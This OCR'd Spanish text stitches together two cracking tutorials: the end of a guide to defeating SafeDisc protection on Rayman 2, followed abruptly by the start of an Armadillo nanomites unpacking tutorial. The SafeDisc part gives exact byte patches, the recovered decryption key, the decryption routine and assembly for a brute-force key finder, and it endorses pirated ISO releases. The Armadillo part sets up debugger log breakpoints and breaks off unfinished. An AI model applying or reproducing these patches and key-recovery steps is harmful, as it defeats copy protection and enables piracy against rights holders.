cmp [ebp+escribe_lee_dr2] , 0
jnz corto dr2_loque_escribí ; si escribí a dr2, entonces lo quito
mov eax , [ebp+p_dr2_contenido]
mov ecx , [ebp+dr2_contenido]
mov [eax] , ecx ; aquí guardamos el valor de dr2
…
```

Por supuesto, dr2 contendrá valor 0, y lo hace, incluso usándolo sin Softice (escribid cpu para saber el valor de los registros). ¡Esto es por lo que considero que esta protección tiene un bug!.
A menos que no haya comprendido algo… si encontráis una comprobación dr7 en lugar de una comprobación dr2, el valor esperado para dr7 es 400, no 0.

> **Importante**: siempre que encontréis una comprobación dr7, es la **primera** protección que deberíais quitar.

No hay necesidad de quitar la comprobación dr2 en nuestro caso ya que la función que la llama ya ha sido modificada o no llamada en absoluto gracias a nuestras modificaciones previas. De todas formas, para hacerlo tendríais que buscar la cadena 8b 4d e8 89 y cambiarla por c7 00 00 00 00 00 33 c0 40.

Ahora rayman2.exe está totalmente desprotegido, y creo que es hora de que nos tomemos un descanso. ¿Qué os parece el juego de Unreal Tournament?. Muy relajante. ¿Quizá preferiríais comer algo o tomaros un trago?.

Vuestro cerebro probablemente necesite glucosa ahora (especialmente si el inglés no es vuestra lengua natural), incluso un zumo de frutas o algunas galletas pueden ser una buena idea. No recomiendo brebajes alcohólicos, al contrario de lo que sentís, vuestras capacidades decrecen. Incluso podéis parar por ahora, y reasumir la lectura otro día.

Por supuesto, si domináis el viejísimo arte de la meditación, el momento es ideal.

Si lo preferís, podéis continuar leyendo este documento, pero realmente os recomiendo tomarse un descanso para tomar una ventaja total sobre lo que acabáis de aprender.

3.1.5 Desprotegiendo dplayerx.dll

Esta es la última cosa que debemos hacer, una vez hecho, la protección Safedisc dejará de existir.
Dplayerx.dll se cuida de descifrar el archivo ICD con la ayuda de la llave extraída del CD (realmente sectores malos). Incluso interfiere el .rdata modificado con el sistema.
De hecho, en lugar de acceder directamente a la función de sistema, el programa va a través de dplayerx.dll el cual lo redirecciona a la dirección correcta.

Esto es porque, en otros tutoriales tenéis que reconstruir la sección .rdata manualmente, lo cual produce a veces cracks poco dignos. El verdadero quid de mi método está aquí, modificaremos dplayerx.dll, porque **aún** interfiere las funciones de sistema, incluso si no hay en absoluto un CD en el lector.

De todos modos, recordaréis que reconstruimos el archivo ICD. ¿Por qué? Simplemente porque descodificar el ICD es lento. Incluso modificaremos dplayerx.dll para que no descifre el ICD nunca más.

La salida .txt

Podéis proceder del mismo modo que hicimos para rayman2.exe, ya que es el mismo tipo de rutina, excepto que están localizadas en dplayerx.dll.txt2 esta vez. Todo lo que tenéis que hacer, es seguir el mismo procedimiento y súbitamente encontraréis esta llamada:

```
…
mov [eax +4], edx
mov ecx , [ebp+arg_8]
mov [eax +8], ecx
call cerca ptr a_w_comprobación_3 ; aquí descodificamos…
add esp , 28 h
jmp corto loc_8F9564
…
```

Quitad esta tontería (¿pero encontrarlo no lo fue, verdad? ;-)). Buscad e8 90 00 00 y reemplazarlo por eb 03.

Registros de Debug

Es exactamente la misma rutina que comprueba el contenido de dr2 en dplayerx.dll. Como dije, no gastéis vuestro tiempo con eso: es ineficiente. De todos modos, deberíais encarar una comprobación dr7, deberíais actuar como os expliqué previamente en este caso.

Cambiando la conducta de dplayerx.dll

Para acelerar la carga, construiremos un archivo ICD con las secciones descodificadas .data y .texto. Por supuesto, dplayerx.dll intentará descifrarlos de todos modos, incluso cuando ejecutéis rayman2.icd, no tendréis el código limpio nunca más.

Lo que tenéis que hacer, es quitar la llamada a la función que cuida el proceso entero de descodificado. Una labor fácil, para detectarlo sólo tenéis que tracear desde el punto de entrada de la dll, y monitorear el contenido de rayman2.icd.text. Rápidamente encontraréis que este trozo de código es interesante:

```
…
call ds : GetCurrentProcess
push offset dword_905030
mov dword_909740 , eax
call sub_8F8BBA
add esp , 4
mov dword_909744 , eax
push 1
push offset dword_909740
call descifrador ; esta función hace la cosa entera
…
```

Avanzando dentro del descifrador, finalmente alcanzaréis este trozo de código:

```
…
mov eax , esp
mov [eax] , ecx
mov ecx , dword_908980
mov [eax +4], edx
mov [eax +8], ecx

loc_8F40B0 : ; CODE XREF: whole_ICD_stuff+20EC
call sección_descifrador ; aquí desciframos secciones
add esp , 0 Ch
jmp corto loc_8F40C1
…
```

Veréis más tarde, cuando estudiemos cómo crackear sin el CD, que el corazón de Safedisc yace profundo en esta función. Por ahora, pese a todo, todo lo que necesitamos es quitar la llamada.
Todo lo que haremos es saltar sobre el código, ¿pero hacia dónde?. Si saltáis justo después se colgará porque estamos dentro de un loop.

Pero ¿sabemos donde se sitúa el proceso entero .rdata?. No, no lo sabemos. Ejecutad rayman2.exe con fallos activados (faults on), rápidamente os encontraréis en dplayerx.dll, cerca de este código:

```
…
loc_8F1AF9 : ; CODE XREF: crear_api_interface +738
mov ecx , [ebp+llave] ; almacenar la llave en ecx
mov edx , [ebp+rdata_valor] ; edx contiene un valor
; from . rdata
xor edx , [ecx]

loc_8F1B01 : ; CODE XREF: crear_api_interface +7CB
add edx , [ebp+base_call]
mov [ebp+rdata_valor] , edx ; también reconstruimos la rdata en la memoria temporal
mov eax , [ebp+rdata_valor]
xor ecx , ecx
mov cx , [eax] ; aquí tenéis un fallo general de protección
and ecx , 0 FFh
push ecx
mov edx , [ebp+rdata_valor]

loc_8F1B19 : ; CODE XREF: crear_api_interface +7BC
```

```
add edx , 2
push edx
mov eax , [ebp+var_8]
push eax
call alloc_api_interface
…
```

El problema es que ecx contendrá la llave extraída del CD original (realmente "computada" es un término más preciso), ya que hemos hackeado la protección, la memoria contiene basura en lugar de la llave correcta, incluso el programa accede a un emplazamiento inválido de memoria.

¿Cómo adivinar el valor correcto de la llave? Bien, es muy simple, no lo adivináis, lo robáis. Notad que la llave está almacenada en 909473. Si ponéis un breakpoint en este valor y ejecutáis el programa de nuevo (bpm 909473 W), ciertamente apareceréis aquí:

```
store_llave proc cerca ; CODE XREF: crear_api_interface +4FD

arg_0= dword ptr 8
arg_4= word ptr 0 Ch

push ebp
mov ebp , esp
mov eax , [ebp+arg_0]
mov ecx , [eax]
mov llave_backup , ecx ; aquí copiamos a 909473
mov dx , [ebp+arg_4]
mov word_909477 , dx
pop ebp
retn

almacenado_llave endp
```

Esto es perfecto. Todo lo que debéis hacer es deshabilitar todos los breakpoints excepto uno en 909473, moved los archivos hackeados (rayman2.exe, dplayerx.dll y rayman2.icd) a otro lado y restaurad los archivos originales. Insertad el CD original, esperad que el programa aparezca y sonreid, el valor correcto de la llave debería estar en ecx. En nuestro caso, el valor es c15cf2e5.

Cambiad el código para que c15cf2e5 esté siempre almacenado en 909473, esquivará la comprobación. Para hacerlo, simplemente buscad 8B 45 08 8B 08 89 0D y cambiadlo por b9 e5 f2 5c c1. Ahora el programa no se colgará nunca más con dplayerx.dll, ni con rayman2.icd.

Sabemos por qué: esto es porque no hemos quitado la llamada a la función que descodifica las secciones de .texto y .data. Incluso sabemos que la función es llamada a la dirección 8f40b0. Todo lo que tenemos que hacer es saltar justo antes de la llamada a la función que mapea la API.
Con IDA, si hacéis un scroll al partir de 8f40b0, encontraréis que este trozo de código es atractivo:

```
…
loc_8F48E3 : ; CODE XREF: materia_ICD_entera +28B4
mov ecx , [ebp +8]
push ecx
push offset llave_1
call rdata_chks ; llamamos esta función una vez que el ICD está descifrado
; prestará atención a la completa materia . rdata remapeada…
add esp , 8
…
```

Bien, ¿realmente tengo que deciros qué hacer?. En lugar de llamar la función, saltaremos directamente a 8f48e3. Para hacer esto, buscad E8 EB 0D 00 y cambiadlo por 83 c4 0c e9 2b 08 00 00.

¿Listos para el test? Quitad el CD original del lector, aseguraos que la versión hackeada de rayman2.exe, dplayerx.dll y rayman2.icd están en el directorio principal, y ejecutad rayman2.exe…
…enhorabuena, trabaja. Acabáis de crackear Safedisc.

Por supuesto, el programa aún os pregunta por el CD, esto no es la protección Safedisc sino que la causa está en el mismo juego. Si insertáis una copia del CD, trabajará bien, porque las comprobaciones son mundanas.

Quitar la no-protección de Safedisc de Rayman 2 es un asunto trivial, y no lo voy a discutir aquí.

3.1.6 Generalización

Aniquilamos Safedisc ¿no lo hicimos?. Lo que es mejor, es que no tendremos que preocuparnos por .rdata, ¡ya que será reconstruido como **si el CD original estuviese presente**!.

Si intentáis este método en un juego Safedisc diferente, notaréis que **dplayerx.dll** y el ejecutable principal tienen el **mismo tamaño** (si no, esto significa ciertamente que es una versión diferente de safedisc). Incluso notaréis que las funciones de protección están localizadas en la **misma posición**. Crackearlo no debería llevar más de 10 minutos.

Si encontráis una versión diferente de Safedisc, se probará que lo que aprendisteis aquí es útil, ya que es probable que la protección sea muy parecida. Si seguís este método, deberíais ser capaces de derrotar cualquier futuro estreno de Safedisc.

3.2 Trabajando sin el CD original

Vuestro trabajo no será muy diferente excepto que

- no podéis dumpear la sección .texto y .data rayman2.icd
- no podéis robar la llave.

3.2.1 Unas cuantas palabras sobre la protección

Lo que sabéis, es que inspecciona el CD y busca los sectores malos. Más tarde con la ayuda de los sectores encontrados, computa una llave, la cual será usada para descodificar las secciones de rayman2.icd. Incluso notamos que la sección .rdata aún es dependiente de dplayerx.dll después de la operación esto es para hacer el crackeado más difícil.

Necesitamos invertir el algoritmo de cifrado, e incluso necesitamos crear un crackeador de fuerza bruta. Luego, extraeremos la sección descodificada para obtener el mismo ICD que antes (veréis que es un proceso lento, incluso es mejor tener las secciones descifradas).

3.2.2 Trabajando con el ejecutable principal

Debéis seguir los mismos pasos para construir un rayman2.exe que funcione. Dumpead la sección .txt, reconstruid el exe y quitad las protecciones. Si ya habéis hackeado rayman2.exe, no hay nada que hacer.

3.2.3 Invirtiendo el algoritmo

¿Recordáis este trozo de código?

```
…
mov eax , esp
mov [eax] , ecx
mov ecx , dword_908980
mov [eax +4], edx
mov [eax +8], ecx

loc_8F40B0 : ; CODE XREF: entera_ICD_materia +20EC
call sección_descifradora ; aquí desciframos secciones…
add esp , 0 Ch
jmp corto loc_8F40C1
…
```

Como os dije, el corazón de Safedisc yace en la profundidad. Después de un montón de traceado y análisis de código, descubriréis que las secciones son descodificadas por bloques de tamaños de 4096 bytes, y que cada bloque se descodifica por bloques de tamaño de 8 bytes. Aquí está la descripción del algoritmo:

```
descodificar_8bytes proc cerca
; CODE XREF: descodificar_el_real +27 descodificar_el_real+8B . . .

para_descodificar= dword ptr 8
llave= dword ptr 0Ch

push ebp ; esta rutina descodifica 8 bytes
mov ebp , esp
mov eax , ds : rdata_0 ; los primeros 4 bytes de dplayerx.dll.rdata
push ebx
push esi

loc_8F800A :
mov esi , [ebp+para_descodificar]
push edi
mov edi , ds : rdata_4 ; los 4primeros bytes de dplayerx.dll.rdata
mov edx , [esi]
mov ecx , [esi +4]
shl eax , 5

[basura]

mov ebx , edi
dec edi
test ebx , ebx
jbe final_rutina
mov esi , [ebp+llave]
inc edi
mov [ebp+llave] , edi

comienza_loop : ; CODE XREF: descodifica_8bytes+C0
mov ebx , [esi +8] ; hacemos loop 20 veces
mov edi , edx
shl edi , 4
add edi , ebx
```

```
mov ebx , edx
shr ebx , 5
add ebx , [esi +0Ch]
xor edi , ebx
lea ebx , [eax+edx]
xor edi , ebx
sub ecx , edi

[basura]

mov ebx , [esi +4]
mov edi , ecx
shr edi , 5
add edi , ebx
lea ebx , [eax+ecx]
xor edi , ebx
mov ebx , ecx
shl ebx , 4
add ebx , [esi]
xor edi , ebx
sub edx , edi

[basura]

sub eax , ds : rdata_0

[basura]

mov edi , [ebp+llave]
dec edi
mov [ebp+llave] , edi
jnz corto comienza_loop
mov esi , [ebp+para_descodificar]
final_rutina : ; CODE XREF: descodifica_8bytes +35
mov [si] , edx ; guardamos edx

[basura]

mov [esi +4], ecx ; guardamos ecx

[basura]

pop edi
pop esi
pop ebx
pop ebp
retn
descodifica_8bytes endp
```

El algoritmo ahora es desconocido para siempre. Hemos cifrado datos, hemos conocido el algoritmo, pero ignoramos la llave y no tenemos datos claros. Para forzar el algoritmo necesitamos adivinar datos claros, y podemos hacerlo.

Al final de la sección .data deberíais ver este modelo CD DE 58 A2 75 01 7F que es repetido muchas veces. No se necesita un montón de conocimiento de PE para saber que las secciones .data acaban con 0, para alinear propósitos. Luego, sabemos que CD DE 58 A2 75 01 7F corresponde a 00 00 00 00 00 00 00 00.

Tenemos el algoritmo, texto claro y texto codificado. Podemos determinar ahora fácilmente la llave. Pero aún hay un problema, pasar de 00000000h a FFFFFFFFh llevará algún tiempo.
Afortunadamente tenemos una forma de estrechar nuestra búsqueda. Ciertamente recordaréis que la sección . rdata se maneja de forma diferente, y que el algoritmo es muy diferente. Aquí está:

```
...
loc_8F1AF9 : ; CODE XREF: crea_api_interface +738
mov ecx , [ebp+llave] ; coloca la llave en ecx
mov edx , [ebp+rdata_valor] ; (1) edx contiene un valor
; from . rdata
xor edx , [ecx]

loc_8F1B01 : ; CODE XREF: crea_api_interface +7CB
add edx , [ebp+base_call] ; edx contiene ahora el valor correcto
...
```

Si tenéis cuidado, veréis que en el punto (1), edx siempre contiene algo como c1 xx xx xx. Ya que este resultado es xoreado con el valor de la llave, y ya que no hay forma de que el resultado de la operación sea más grande que FFFFFFh, sabemos que los dos primeros bytes de la llave son c1 (porque $a \oplus a = 0$). Dividimos el número de posibilidades entre 256, esto implica que ¡el crack será 256 veces más rápido!.

Tenéis que programar algo que intente encontrar la llave correcta. Aquí hay algún código fuente para ayudarte:

```
bruto_loop proc usos esi , addr : DWORD

mov eax , comienza_valor
; put c1000000 _ 1 en comienza_valor
mov esi , addr

bl_loop :

inc eax
jz bl_fin

push eax
push esi

call descodifica_8bytes

or ecx , edx
jnz bl_loop

bl_fin :
int 3 ; cuando estamos aquí, eax debería contener la llave correcta

ret

bruto_loop endp
descodifica_8bytes proc usa ebp eax ebx esi edi , para_descodificar : DWORD, llave : DWORD

; optimiza la rutina original de safedisc un poquito
```

```
; no sé si lo puedo hacer mejor

mov esi , para_descodificar
; para_descodicar debería apuntar a CD DE 58 A2 75 01 7 F
mov edx , [esi]
mov ecx , [esi+4]

mov eax , rdata_val ; poner los 4 primeros bytes de dplayerx.dll.rdata aquí
shl eax , 5

mov esi , llave

mov ebp , cuántas_veces ; usamos ebp como contador
; poner los 4 primeros bytes de dplayerx.dll.rdata en cuántas_veces
test ebp , ebp
jbe final_rutina

comienza_loop : ; hacemos un loop 20h veces
mov ebx , esi ; llave+8
mov edi , edx
shl edi , 4
add edi , ebx
mov ebx , edx
shr ebx , 5
add ebx , esi ; llave+C
xor edi , ebx
lea ebx , [eax+edx]
xor edi , ebx

sub ecx , edi

mov ebx , esi ; llave+4
mov edi , ecx
shr edi , 5

add edi , ebx
lea ebx , [eax+ecx]
xor edi , ebx
mov ebx , ecx
shl ebx , 4
add ebx , esi ; llave+0
xor edi , ebx
sub edx , edi
sub eax , rdata_val

dec ebp
jnz comienza_loop

final_rutina:

ret

descodifica_8bytes endp
```

Por supuesto que tenéis que añadir más para obtener un programa completo, pero la parte más dura está explicada aquí. Supongo que entendisteis que el algoritmo usa una llave de 32 bytes de largo, pero que esta llave realmente es 4 veces la misma llave de 8 bytes de largo.

Después de un corto período, si vuestro programa funciona bien, deberíais encontrar la misma llave que antes: c15cf2e5.

3.2.4 Hackeando la dplayerx.dll

Podéis seguir todos los mismos pasos para hackear dplayerx.dll, excepto que no deberíais quitar el descifrador ICD. Ahora se necesita para alterar la llave antes de que sea llamada esta función.

Una tarea muy fácil, todo lo que tenéis que hacer, es poner un breakpoint en 8F40B0 (bpx 8f40b0 cuando estéis dentro de dplayerx.dll). Cuando aparezcáis ahí, poned el comienzo de esos bytes en 908988 : e5 2f 55 c1 e5 2f 55 c1 e5 2f 55 c1 e5 2f 55 c1 (ed ds:908988 c15cf2e5,c15cf2e5,c15cf2e5,c15cf2e5, después comprobad con db ds:908988 que los bytes están en orden inverso.)

> **Cuidado**: estad seguros de que no tenéis breakpoints en rayman2.icd.text antes de empezar a hacerlo.

Una vez que la memoria ha sido modificada, subid unos pasos sobre la llamada, ambas secciones están ahora descodificadas. Deberíais dumpearlas y reconstruir el archivo ICD. Una vez que esto esté hecho, todo lo que tenéis que hacer es hackear dplayerx.dll para que la sección .rdata sea descifrada correctamente.

El resultado final debería ser el mismo que el que obtuvimos con el CD original. Testeadlo…

... enhorabuena, ya habéis crackeado Safedisc sin el CD original.

3.2.5 Crackeado minimalista

Habéis aprendido cómo crackear sin el CD. ¿Cuáles son los archivos que necesitáis para crackear?. Aquí está la lista:

1. rayman2.exe
2. dplayerx.dll
3. rayman2.icd

Debería ser suficiente para crackear. :-)

> **nota:** si estás trabajando en IRC, con un lanzamiento ISO por ejemplo (¡bribón!), sólo necesitas estos tres archivos. De todas formas, si el proveedor puede dumpear las secciones para ti, por supuesto que es mejor.
>
> Los compañeros de Prestige me dijeron que el ISO completo fue transmitido a través de ftp crackeado. Intentad mi método...

Capítulo 4

Conclusión

Pero la Muerte, ¡ay de mí! No puedo esquivarla;
La Muerte debe venir cuando él se haya ido.
"Dido & Aeneas"

4.1 Safedisc se acabó

Esta protección es obsoleta. No sólo el CD original puede ser copiado, sino que como os he enseñado, es posible crackear la protección con la ayuda de tres archivos.

¡Y hay más que investigar!. No lo he intentado todavía, pero supongo que crackeando los drivers usados para leer los sectores malos del CD podría darnos buenos resultados también. Me temo, de todos modos, que la protección podría estar ciega en este punto (esto es, no se entera de qué debería encontrar). Incluso me temo que la modificación de las dll de los drivers podría ser detectada, lo que nos forzaría a hackear el ejecutable principal y dplayerx.dll, obteniendo una solución equivalente.

¿Recordáis el crack de protección genérica de Safedisc de Pedro?. Simula sectores malos para enloquecer la protección, pero sólo trabaja con las revisiones más viejas de Safedisc. Supongo que si el crack está residente, no hay solución genérica para modificar la dll.

Todo lo que he explicado aquí puede hacerse con el Black Check's brute forcer, excepto que el .rdata deberá ser reconstruido. Esto es 99% fiable, la única solución que es 100% fiable, en mi humilde opinión, es hackear dplayerx.dll como hicimos.

El desempaquetador de R!SC también es una buena herramienta, pero no ha sido actualizado desde hace mucho tiempo hasta hoy en día, y necesita la presencia del CD original. El método usado es completamente diferente aquí, ya que dumpea los datos, no los descodifica.

4.2 El futuro

Estoy seguro de que Safedisc continuará sacando nuevas versiones de Safedisc (al menos hasta que los programadores se den cuenta de que están perdiendo su dinero), y continuaré invirtiéndolos.

Por ahora bien, tengo Unreal Tournament para jugar, usa incluso una versión más reciente de Safedisc. ¡Las versiones futuras de este ensayo incluirán los resultados de mis investigaciones! (y también correcciones, supongo :-)).

De todos modos, dudo que ocurran mayores cambios, incluso si domináis las técnicas descritas, deberíais ser capaces de crackear futuras versiones de Safedisc.

Lo que espero que cambie:

- Algunos cambios en el algoritmo descifrado (encontrad el nuevo e invertidlo).
- Nuevos trucos anti-debug (usad Frogsice y vuestro cerebro, recordad los registros de debugueo).
- Más comprobaciones (bpm es vuestro amigo).
- Algunas reorganizaciones con el código (analizad el código con IDA).

Como podéis ver, no os cogerán realmente de sorpresa...

4.3 Las protecciones de CD de confianza no existen

Es imposible crear una protección de confianza de CD en un PC, ya que el hardware es genérico.
Incluso, podéis poner sólo la protección que los drivers del CD son capaces de leer, y si son capaces de leerla, podéis copiarla.

En el peor de los casos, lo mejor que pueden hacer los creadores de protecciones es esconder el código de protección, pero no pueden quitarlo. De hecho, en un momento u otro, el ejecutable debe ser descifrado en la memoria para poder ser ejecutado. También, las rutinas de comprobación son código que es ejecutado, como os mostré, es posible evitarlo.

La seguridad es equivalente a una puerta muy sólida, pero con la llave escondida cerca...

72:ARMADILLO MAS NANOMYTES SEGUNDA PARTE


Bueno aquí estamos con la segunda parte de los nanomites de armadillo, en el cual usaremos un método automático realizando un injerto en el hijo que lo arreglara casi totalmente, ya que los saltos los cuales los nanomites reemplazan, son casi todos cortos (en este programa son TODOS saltos cortos menos uno solo que es un salto largo) solucionando automáticamente los saltos cortos el programa queda prácticamente solucionado quedando para corregir el salto largo a mano que es uno solo y ya funciona 100%.
Lo primero que haremos será en el programa eStop en el PADRE, colocaremos varios Breakpoint condicional LOG para que nos de una lista que bajaremos a un archivo de texto con LOG TO FILE, y allí tendremos una visión mejor para el injerto que luego realizaremos.
Otra cosa que debemos saber es que la TABLA 1, todas las posiciones de memoria que están en la misma no son todos nanomites, ya que los CC que el programa armadillo encuentra los pone en dicha tabla, y no todos son INT3 o nanomites ya que puede ser por ejemplo.
Mov eax, [ebp+**CC**]

en el cual hay un CC en el medio de la sentencia que obvio no es un nanomite así que nuestro injerto debe tratar de saltear estos falsos nanomites que están en la TABLA 1.
Pero antes arranquemos el padre con un 00 en el antidebugger y pongamos un BPX en el inicio de la rutina de los nanomites en

1ER CONDICIONAL LOG

00**5C5BBC** . 33C0 XOR EAX,EAX

Corramos el programa y la segunda vez que para allí, quitemos el BPX y pongamos un BREAKPOINT CONDITIONAL LOG así configurado vació, para que haga un espacio entre los datos de uno y otra entrada.




Bueno el siguiente dato que pondremos en el log son los valores donde se encuentran los INT3 y eso como vimos en la parte 1 luego de la llamada a GetThreadContext esa api devuelve la posición siguiente adonde paro por INT3, o sea que si le restamos uno, tendremos la posición exacta, del INT3 en el hijo y en el dumpeado lógicamente.

```
005C5E49    FF15 84E05D00 CALL DWORD PTR DS:[<&KERNEL32.GetThreadC>; \GetThreadContext
005C5E4F    8B95 E0F3FFFF MOV EDX,DWORD PTR SS:[EBP-C20]
005C5E55    8995 24F3FFFF MOV DWORD PTR SS:[EBP-CDC],EDX
```

Por eso como luego de la api mueve a EDX el valor de la ubicación del INT3 mas 1 entonces para el valor correcto colocamos en 5C5E55 el breakpoint conditional log configurado así.

2D0 CONDITIONAL LOG

005C5E55 8995 24F3FFFF MOV DWORD PTR SS:[EBP-CDC],EDX



Bueno ya tenemos la posición del nanomite ahora sigamos con los datos


Luego pondremos el tipo de salto según la TABLA 2

```
005C5EE7 > .  51            PUSH ECX                    ; |Arg1
005C5EE8   .  E8 EE150000   CALL eSTOP.005C74DB                 ; \eSTOP.005C74DB
```

Allí en ECX esta el tipo de salto así que pongamos otro BREAKPOINT CONDITIONAL LOG en 5C5EE7.

3ER CONDITIONAL LOG

```
005C5EE7 > .  51            PUSH ECX                    ; |Arg1
```




Lo configuramos para que muestre ECX que tiene el valor del tipo de salto de la TABLA 2

Luego al salir del CALL según sea EAX es CERO no salta y si EAX=1 salta es una información muy útil así que el próximo salto condicional lo pondremos allí

4T0 CONDITIONAL LOG

005C5EF5 > . 85C0 TEST EAX,EAX

